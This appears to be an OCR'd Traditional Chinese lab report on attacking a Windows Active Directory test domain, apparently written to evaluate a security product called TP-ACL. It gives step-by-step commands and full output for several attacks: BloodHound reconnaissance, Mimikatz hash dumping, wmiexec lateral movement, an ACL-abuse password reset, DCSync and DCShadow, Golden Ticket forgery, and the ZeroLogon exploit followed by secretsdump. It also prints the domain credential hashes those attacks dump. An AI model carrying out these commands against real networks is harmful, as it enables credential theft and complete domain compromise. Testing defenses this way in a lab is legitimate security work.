
1.執行 Bloodhound




2.在安裝完 BloodHound 之後要下載 SharpHound 進行資料的收集，接下來把 SharpHound 複製到 BloodHound 的資料夾，執行這個指令就會產生一個用時間命

名的壓縮檔，他有剛剛收集的資料。

3. 在 BloodHound 上傳資料



4. 從這張圖來看可以知道「目前誰（使用者或電腦）透過任何群組巢狀關係最後有 Domain Admin 權限」




階段二：憑證擷取與橫向移動

使用工具：mimikatz + wmiexec 進行實作


1. 取得 NTLM Hash

在目標主機上執行 Mimikatz 工具，透過以下指令提取曾登入使用者的 NTLM 雜湊值（Hash），可用於後續的攻擊。




2. 利用 Kali 內建的 Impacket 工具套件進行橫向移動

在取得 NTLM Hash 後，可使用 Kali Linux 預裝的 Impacket 工具套件中的 wmiexec.py 腳本來進行橫向移動。該腳本透過 WMI（Windows Management Instrumentation） 技術，實現遠端命令執行，無需明文密碼即可登入其他主機。



3. 成功連線後會進入一個半互動式的遠端 shell，類似命令提示字元，可執行各種命令進行後續行動。



階段三：權限濫用

使用 ACL（GenericAll）重設密碼

GenericAll on User

spotless 帳號為「攻擊者」，delegate 帳號為「目標」，操作步驟分為三階段：

1. 檢查攻擊使用者 spotless 是否擁有 GenericAll rights 該 delegate 使用者的 AD 物件

輸入指令:

powershell -ep bypass


Import-Module .\PowerView.ps1

確認 spotless 對 delegate 物件擁有 GenericAll 權限

Get-ObjectAcl -SamAccountName delegate -ResolveGUIDs | ?

{$_.ActiveDirectoryRights -eq "GenericAll"}

使用 Get-ObjectAcl 函式查詢 delegate 使用者物件上所有 ACE（Access Control Entry），並篩選出擁有 GenericAll 權限的 ACE：




```
InheritedObjectType   : All
ObjectDN              : CN=delegate,CN=Users,DC=domain,DC=local
ObjectType            : All
IdentityReference     : DOMAIN\spotless
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-923399983-1898942028-4097840197-1120
```

2.net users spotless /domain

確認 spotless 帳號在網域下的基本資訊

```
PS C:\> net users spotless /domain
User name                    spotless
Full Name                    spotless
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2025/2/3 □□  08:31:06
Password expires             Never
Password changeable          2025/2/4 □□  08:31:06
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

3.以 net user 強制重設「delegate」密碼

確認 spotless 已擁有上述步驟 1 中所查到的 GenericAll 權限，接著使用 net user 命令對 delegate 帳號進行密碼重設。此處 dele_2025gate 為欲設定之新密碼

輸入:whoami; net users delegate dele_2025gate /domain

若指令成功執行，會顯示代表 delegate 的密碼已被更改為 dele_2025gate

```
PS C:\> whoami; net users delegate dele_2025gate /domain
domain\administrator
The command completed successfully.
```

階段四：帳號複寫

使用工具：DCSync&DCShadow

(一)DCSync

1.cmd 使用系統管理員執行 mimikatz

```
C:\Users\Adminis1\Downloads\mimikatz-master1\mimikatz-master\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

2. privilege::debug：嘗試讓目前執行的 Mimikatz 進而取得 Debug 權限，顯示 [privilege::debug] Privilege '20' OK，表示權限已正確啟用

```
mimikatz # privilege::debug
Privilege '20' OK
```

3. lsadump::dcsync /domain:company.local /user:Adminis1： 取得使用者資訊

```
mimikatz # lsadump::dcsync /domain:company.local /user:Adminis1
[DC] 'company.local' will be the domain
[DC] 'DC-01.company.local' will be the DC server
[DC] 'Adminis1' will be the user account

Object RDN           : Adminis1

** SAM ACCOUNT **

SAM Username         : Adminis1
User Principal Name  : Adminis1@company.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2025/5/5 下午 03:49:30
Object Security ID   : S-1-5-21-2203084607-4089757392-3106341583-1110
Object Relative ID   : 1110

Credentials:
  Hash NTLM: 42710475a24a292a5adb7d3638547747
    ntlm- 0: 42710475a24a292a5adb7d3638547747
    lm  - 0: db8393712d3b05abde80761f1738e601

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : d1b00635f82d543a8c722202af2b36f5
```

```
* Primary:Kerberos-Newer-Keys *
    Default Salt : COMPANY.LOCALAdminis1
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ac99e95614d00b240f4b29197e0f969cc20bf26a13984532021e56d2d2a9377d
      aes128_hmac       (4096) : f89356d53316c9337364315585fff63c
      des_cbc_md5       (4096) : 8697ae6e150b764f

* Primary:Kerberos *
    Default Salt : COMPANY.LOCALAdminis1
    Credentials
      des_cbc_md5       : 8697ae6e150b764f

* Packages *
    NTLM-Strong-NTOWF
```

```
* Primary:WDigest *
    01  f7760ef839a52c9ef31d237b6410e626
    02  32cb9c0b0281fd80dd97d2da9f470867
    03  9ac99352c945228ebb6705dddfa23055
    04  f7760ef839a52c9ef31d237b6410e626
    05  c382112eb9dd1167377302dfec65ad4e
    06  026dacd9a2798034e127c9414172d72e
    07  855f806732f0d86460db4d469630068c
    08  5e0680ec57c9cb2172c217d8d682b689
    09  49520e0be0d6cfb8bf792c0ddf1008f5
    10  aa1e435089e8ed4a92892dcd16231875
    11  1b4f45daabadbc3fa892b56695b58dc4
    12  5e0680ec57c9cb2172c217d8d682b689
    13  2d081d0a278c3c43e0dbafa3671a9957
    14  3861c1582f2a500841ed9b71f9c0a43b
    15  7e1c30544f8707b83d0fc3edc89183a6
    16  74e3cc90fb63d0381f205691134b1c63
    17  191b07af7b9d29f615bf5e11ec85dd3a
    18  a93a7a2899f9a18a945fd7a49780975e
    19  631ddb9736623581c5df9c8b41bca8b0
    20  21cc7ec616444e99c510706456f58764
    21  12c919c3f37b2167313b854361ae7a2c
    22  ae430b9ccf88113ddcc8913171dbfd6b
    23  cc2a7a8f84da5a9b90cbac888e4785ec
    24  2820033274a0e459c195d89c9c38b405
    25  8bb6cc090ad61b626001a73d1f6e109a
    26  bcde15194169c44be8904745b14e1fdb
    27  9f6f7806014344e1cc44eb0a8dff8309
    28  47bb98a476451096e6385d5bddbcbbac
    29  1799f795d6348c7c3642b61cb75cd5ba
```

4. 執行下列指令，模擬網域控制器與目標 DC 進行複製動作，藉此提取 krbtgt 帳號的 NTLM 雜湊與 SID，這些資訊將用於後續的 Golden Ticket 偽造行為。

```
mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'company.local' will be the domain
[DC] 'DC-01.company.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2025/3/28 上午 02:54:12
Object Security ID   : S-1-5-21-2203084607-4089757392-3106341583-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 820ccfc47c5e87fbcc0541554e7f6933
    ntlm- 0: 820ccfc47c5e87fbcc0541554e7f6933
    lm  - 0: a6d9a5e2eeb3fd0420802d666bee2ff9

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f2562f95f27ebe9bece8f289d3ba1737

* Primary:Kerberos-Newer-Keys *
    Default Salt : COMPANY.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b3e9e1550d4d7032fde6eef87dc430ecb022e6d32423c8698292af68e3d28e58
      aes128_hmac       (4096) : 23fe5bdd49b8d005d236e031a364c34b
      des_cbc_md5       (4096) : ea6b923773e0dc57

* Primary:Kerberos *
    Default Salt : COMPANY.LOCALkrbtgt
    Credentials
      des_cbc_md5       : ea6b923773e0dc57
```

```
* Primary:Kerberos *
    Default Salt : COMPANY.LOCALkrbtgt
    Credentials
      des_cbc_md5       : ea6b923773e0dc57

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  27e5e5855d0d277b39c5b59e7bcc8ea3
    02  46f087d549db8a50863df4f301f0c700
    03  4cbc8f3d3e94d92845e258186906a7f6
    04  27e5e5855d0d277b39c5b59e7bcc8ea3
    05  46f087d549db8a50863df4f301f0c700
    06  7e1febf7aad70ba8bf17673d61e827ce
    07  27e5e5855d0d277b39c5b59e7bcc8ea3
    08  e177a91d3b4ab86ad2e3f204b48b8f40
    09  e177a91d3b4ab86ad2e3f204b48b8f40
    10  2adbf94e201d1474b543ff0951eff5ec
    11  61994a036e7177b09359097d8ab8377b
    12  e177a91d3b4ab86ad2e3f204b48b8f40
    13  28442e76325069b9bdfbd08dbc5a7c85
    14  61994a036e7177b09359097d8ab8377b
    15  67ccb01d76d628702322695e42e5186f
    16  67ccb01d76d628702322695e42e5186f
    17  df1a7f1543c6a9ba1ec1ed1d679cbe5a
    18  a4e82e52c0805857cf4bb42d39528802
    19  aaec3fef76cd0ea79e66c3f5333d6a01
    20  647eaf974a23dc868b861aa25791a632
    21  4353c61c7c2c1b80c219b5e3a45c7167
    22  4353c61c7c2c1b80c219b5e3a45c7167
    23  96de7ae0280379ff10668f974d99bf08
    24  b8a4e1ad49866828bb6cb7f8b313f72c
    25  b8a4e1ad49866828bb6cb7f8b313f72c
    26  9167c3f33bfc42047b293d40f8ba9687
    27  fe1d57c039763f13168c9cb0ed4fab8d
    28  386188aee04d1cf6e0da6bbe25b1da97
    29  ae9f1156247le9c4102b94944f55e5a2
```

(二)DCShadow


1. 新建使用者並賦予寫入 Configuration 分區的權限

2. privilege::debug：取得「除錯等級」的系統權限，顯示 [privilege::debug] Privilege '20' OK，表示權限已正確啟用。


process::runp：開啟一個新 PowerShell 視窗並繼承 mimikatz 權限，DCShadow 需要兩個視窗運作，一個跑模擬伺服器一個下指令（如寫入 AD 屬性）。

```
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [版本 10.0.19045.3803]
(c) Microsoft Corporation. 著作權所有，並保留一切權利。

C:\Windows\system32>cd C:\Users\Adminis1\Downloads\mimikatz-master2\mimikatz-master\x64

C:\Users\Adminis1\Downloads\mimikatz-master2\mimikatz-master\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # process::runp
[pid] no argument, default for LSASS
Run : C:\Users\Adminis1\Downloads\mimikatz-master2\mimikatz-master\x64\mimikatz.exe
PPID: 712
PID: 9736 - TID: 2692
{0;000003e7} 1 D 3972850        NT AUTHORITY\SYSTEM     S-1-5-18        (04g,31p)       Primary
```

3.lsadump::dcshadow/object:"CN=Adminis1,CN=Users,DC=company,DC=local" /attribute:description /value:"attacker"：設定你要更改的 AD 物件、屬性、與要寫入的值，這並不會立即寫入，只是在準備這次複寫的 payload。



4. lsadump::dcshadow /push：觸發 AD 複寫動作，將之前準備好的變更同步出去，這會模擬一個來自「Fake DC」的 AD 複寫請求（使用 DRS 協定）藉由呼叫 DRS RPC（如 DRSReplicaAdd），DCShadow 把你前面指定的屬性（如 description）透過複寫寫入到真正的 DC 中。



5. 最後可以發現使用者的資訊已被更改

階段五：持久存取

使用工具：Golden Ticket

1. mimikatz 使用 DCSync 攻擊獲取的 krbtgt 帳號的 NTLM 雜湊與 SID，透過以下指令建立 Golden Ticket，並以目標身分注入票證至記憶體中（Pass-the-Ticket）

```
mimikatz # kerberos::golden /user:Administrator /domain:company.local /sid:S-1-5-21-2203084607-4089757392-3106341583 /
btgt:820ccfc47c5e87fbcc0541554e7f6933 /id:500 /groups:512 /ptt
User      : Administrator
Domain    : company.local (COMPANY)
SID       : S-1-5-21-2203084607-4089757392-3106341583
User Id   : 500
Groups Id : *512
ServiceKey: 820ccfc47c5e87fbcc0541554e7f6933 - rc4_hmac_nt
Lifetime  : 2025/6/7 下午 03:12:16 ; 2035/6/5 下午 03:12:16 ; 2035/6/5 下午 03:12:16
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ company.local' successfully submitted for current session
```

2. 在 CMD 中輸入 dir \\DC-01.company.local\C$，測試是否成功存取網域控制器的系統磁碟，若可成功列出目錄內容，即代表 Golden Ticket 已成功建立並生效，具備對網域的完全控制權限。

```
C:\Users\Administ>dir \\DC-01.company.local\C$
 磁碟區 \\DC-01.company.local\C$ 中的磁碟沒有標籤。
 磁碟區序號:  D8F0-8F3A

 \\DC-01.company.local\C$ 的目錄

2022/11/06  上午 03:03    <DIR>          PerfLogs
2025/03/28  上午 01:56    <DIR>          Program Files
2018/09/15  下午 05:08    <DIR>          Program Files (x86)
2025/05/05  下午 02:19    <DIR>          Shares
2025/03/28  上午 01:52    <DIR>          Users
2025/06/07  上午 08:09    <DIR>          Windows
               0 個檔案                0 位元組
               6 個目錄  50,941,046,784 位元組可用
```

5.2 長茂軟體功能測試

5.2.1 TP-ACL(病毒冷凍劑)

在此測試中，我們使用 ZeroLogon 取得帳戶密碼，並使用 wmiexec.py 和 smbexec.py 進行橫向移動攻擊，觀察 TP-ACL 的開啟與否能抵擋攻擊。

ZeroLogon：是一個存在於 Microsoft Netlogon 服務中的重大安全漏洞，其正式編號為 CVE-2020-1472。

一、ZeroLogon 實作

```
┌──(venv)─(kali㉿kali)-[~/ad-PC-SEC/CVE-2020-1472]
└─$ nbtscan 192.168.10.11
Doing NBT name scan for addresses from 192.168.10.11

IP address       NetBIOS Name     Server    User             MAC address
──────────────────────────────────────────────────────────────────────────
192.168.10.11    WINTERFELL       <server>  <unknown>        bc:24:11:77:37:6c
```

```
┌──(venv)─(kali㉿kali)-[~/ad-PC-SEC/CVE-2020-1472]
└─$ python3 cve-2020-1472-exploit.py WINTERFELL 192.168.10.11
Performing authentication attempts...
═══════════════════
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```


```
┌──(venv)─(kali㉿kali)-[~/ad-PC-SEC/CVE-2020-1472]
└─$ impacket-secretsdump north/'WINTERFELL$':@192.168.10.11 -dc-ip 192.168.10.11 -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c7e280cd39435272be57c296f8aa157f:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
cloudbase-init:1001:aad3b435b51404eeaad3b435b51404ee:af1731543de0b8e61d0bc1aedfbd51a7:::
arya.stark:1111:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:1112:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:1113:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1114:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1115:aad3b435b51404eeaad3b435b51404ee:b777555c2e2e3716e075cc255b26c14d:::
brandon.stark:1116:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1117:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
hodor:1118:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1119:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1120:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.mormont:1121:aad3b435b51404eeaad3b435b51404ee:6dccf1c567c56a40e56691a723a49664:::
sql_svc:1122:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
WINTERFELL$:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CASTELBLACK$:1106:aad3b435b51404eeaad3b435b51404ee:0f7da684fe6f65cff54efe0dca8b6a2f:::
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:cbc6a048d5b1e3db28e1bda5bcc2f4bb:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:ec9ad6fa2d84fd4515a8636116b93a79f970b01b938e701263a18346d57c8d18
Administrator:aes128-cts-hmac-sha1-96:628fa331fbcbe93204b40b881a94ae12
Administrator:des-cbc-md5:6bb9c8e083bfb6ea
krbtgt:aes256-cts-hmac-sha1-96:e2e3c5e7f2c6c19c4344edeb5ff980179974095388dee9fa10b70e69cb7196a9
```

二、使用 wmiexec.py 和 smbexec.py 進行橫向移動的測試

